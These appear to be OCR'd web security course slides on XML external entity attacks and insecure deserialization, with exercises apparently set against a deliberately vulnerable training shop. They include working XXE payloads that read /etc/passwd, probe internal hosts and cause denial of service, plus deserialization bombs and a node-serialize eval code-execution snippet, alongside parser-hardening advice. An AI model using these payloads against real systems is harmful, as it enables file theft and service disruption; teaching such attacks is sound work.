XXE

(XML External Entities)

XML Entities

- In the Document Type Definition (DTD) you specify shortcuts as `ENTITY` ...
  - `<!ENTITY author "Bjoern Kimminich">`
  - `<!ENTITY copyright "(C) 2018">`
- ...to later dereference them in the XML
  - `<author>&author; &copyright;</author>`

External Entities

- DTD changed to use External Entities...
  - `<!ENTITY author SYSTEM "https://raw.githubusercontent.com/bkimminich/juice-shop/gh-pages/entities.dtd">`
  - `<!ENTITY copyright SYSTEM "https://raw.githubusercontent.com/bkimminich/juice-shop/gh-pages/entities.dtd">`
- ...whereas the XML stays the same
  - `<author>&author; &copyright;</author>`

Attack Vector XXE

- Many older or poorly configured XML processors evaluate external entity references within XML documents
- External entities can be abused for
  - disclosure of internal files
  - internal port scanning
  - remote code execution
  - denial of service attacks

Risk Rating

XML External Entities (XXE)

Exploitability	Prevalence	Detecability	Impact	Risk
🔸 Average	🔸 Common	🔴 Easy	🔴 Severe	A4
(2	+ 2	+ 3) / 3	* 3	= 7.0

XML with Attack Payloads

Extracting Data

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
    <foo>&xxe;</foo>
```

Network Probing

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
    <foo>&xxe;</foo>
```

DoS Attack (against Linux-based Systems)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///dev/random" >]>
    <foo>&xxe;</foo>
```

Exercise 8.1

1. Identify the weak point of the application that accepts arbitrary XML data as input (⭐⭐)
2. Retrieve the content of your local system's `C:\Windows\system.ini` (or `/etc/passwd` if you are using Linux) via an XXE attack (⭐⭐⭐)

Prevention

- **Configure XML parser to**
  - **disable DTDs completely** (by disallowing `DOCTYPE` declarations) 💯
  - disable External Entities (only if allowing DTDs cannot be avoided)

❌ Selective validation or escaping of tainted data is **not** sufficient, as the whole XML document is crafted by the attacker!

XML Parser Hardening Examples

`libxml2` (C/C++)

- `XML_PARSE_NOENT` and `XML_PARSE_DTDLOAD` must **not be defined** in the Enum `xmlParserOption`.

ℹ️ *Starting with release `2.9` entity expansion is disabled by default. Using any older version makes it more likely to have XXE problems if the configuration was not explicitly hardened.*

`org.dom4j.io.SAXReader` (Java)

```
saxReader.setFeature(
  "http://apache.org/xml/features/disallow-doctype-decl", true);
saxReader.setFeature(
  "http://xml.org/sax/features/external-general-entities", false);
saxReader.setFeature(
  "http://xml.org/sax/features/external-parameter-entities", false);
```

`java.beans.XMLDecoder` (Java)


- The `readObject()` method in this class is fundamentally unsafe
- It is vulnerable against XXE as well as arbitrary code execution
- There is no way to make use of this class safe

⚠️ *Most Java XML parsers have insecure parser settings by default!*

Deserialization

Serialization

> Object serialization transforms an object's data to a bytestream that represents the state of the data. The serialized form of the data contains enough information to recreate the object with its data in a similar state to what it was when saved. [^1]



Deserialization

```
InputStream is = request.getInputStream();
ObjectInputStream ois = new ObjectInputStream(is);
AcmeObject acme = (AcmeObject)ois.readObject();
```

- The casting operation to `AcmeObject` occurs **after** the deserialization process ends
- It is not useful in preventing any attacks that happen during deserialization from occurring

Insecure Deserialization

- Insecure deserialization often leads to **remote code execution** (RCE), one of the most serious attacks possible
- Other possible attacks include
  - replay attacks
  - injection attacks
  - privilege escalation
  - DoS

Risk Rating

Insecure Deserialization

Exploitability	Prevalence	Detecability	Impact	Risk
🔸 Difficult	🔶 Common	🔶 Average	🔴 Severe	A8
(1	+ 2	+ 2) / 3	* 3	= 5.0

Attack Example (Adobe BlazeDS)

```
[RemoteClass(alias="javax.swing.JFrame")]
public class JFrame {
    public var title:String = "Gotcha!";
    public var defaultCloseOperation:int = 3;
    public var visible:Boolean = true;
}
```

- Above payload creates a `JFrame` instance on the target server
- The `JFrame` object will have a `defaultCloseOperation` of value `3`
- This indicates that **the JVM should exit** when this window is closed

Exercise 8.2 ()

1. What happens when the `root` object would be deserialized?

```
ArrayList<Object> root = new ArrayList<>(Integer.MAX_VALUE);
```

Exercise 8.3 ()

1. What happens when the `root` object would be deserialized?

```
Set root = new HashSet();
Set s1 = root;
Set s2 = new HashSet();
for (int i = 0; i < 100; i++) {
  Set t1 = new HashSet();
  Set t2 = new HashSet();
  t1.add("foo");
  s1.add(t1);
  s1.add(t2);
  s2.add(t1);
  s2.add(t2);
  s1 = t1;
  s2 = t2;
}
```

Prevention

- **Avoid native deserialization formats** 💯
  - JSON/XML lessens (but not removes) the chance of custom deserialization logic being maliciously repurposed
- Use the Data Transfer Object (DTO) pattern
  - Exclusive purpose is data transfer between application layers

If serialization cannot be avoided

- Sign any serialized objects & only deserialize signed data
- Enforce strict type constraints during deserialization before object creation (Not sufficient on its own!)
- Isolate deserialization in low privilege environments
- Log deserialization exceptions and failures
- Restrict or monitor incoming and outgoing network connectivity from containers or servers that deserialize
- Monitor & alert if a user deserializes constantly

✓ SerialKiller (Java)

Replacing every `java.io.ObjectInputStream` instanciation

```
ObjectInputStream ois = new ObjectInputStream(is);
String msg = (String) ois.readObject();
```

with `SerialKiller` from a look-ahead Java deserialization library

```
ObjectInputStream ois = new SerialKiller(is, "/etc/serialkiller.conf");
String msg = (String) ois.readObject();
```

secures the application from untrusted input. Via `serialkiller.conf` classes can be block- or allow-listed.

❌ node-serialize (JavaScript)

The `node-serialize` module uses `eval()` internally for deserialization, allowing exploits like

```
var serialize = require('node-serialize');
var x = '{"rce":"_$$ND_FUNC$$_function (){console.log(\'exploited\')}()"}'
serialize.unserialize(x);
```

⚠️ *The affected version `0.0.4` of `node-serialize` is also the latest version of this module!*

Exercise 8.4 (🏠)

1. Perform a DoS-like Attack using XXE (⭐⭐⭐⭐⭐)

1. Find the „NextGen“ successor to the half-heartedly deprecated XML-based B2B API
    - This new API uses a popular standard for REST API specification & documentation
2. Exploit this API with at least one successful DoS-like Remote Code Exeution (⭐⭐⭐⭐⭐⭐⭐⭐⭐ - ⭐⭐⭐⭐⭐⭐)

ℹ️ *If the server would need >2sec to process your attack request, it is considered „DoS-like“ enough.*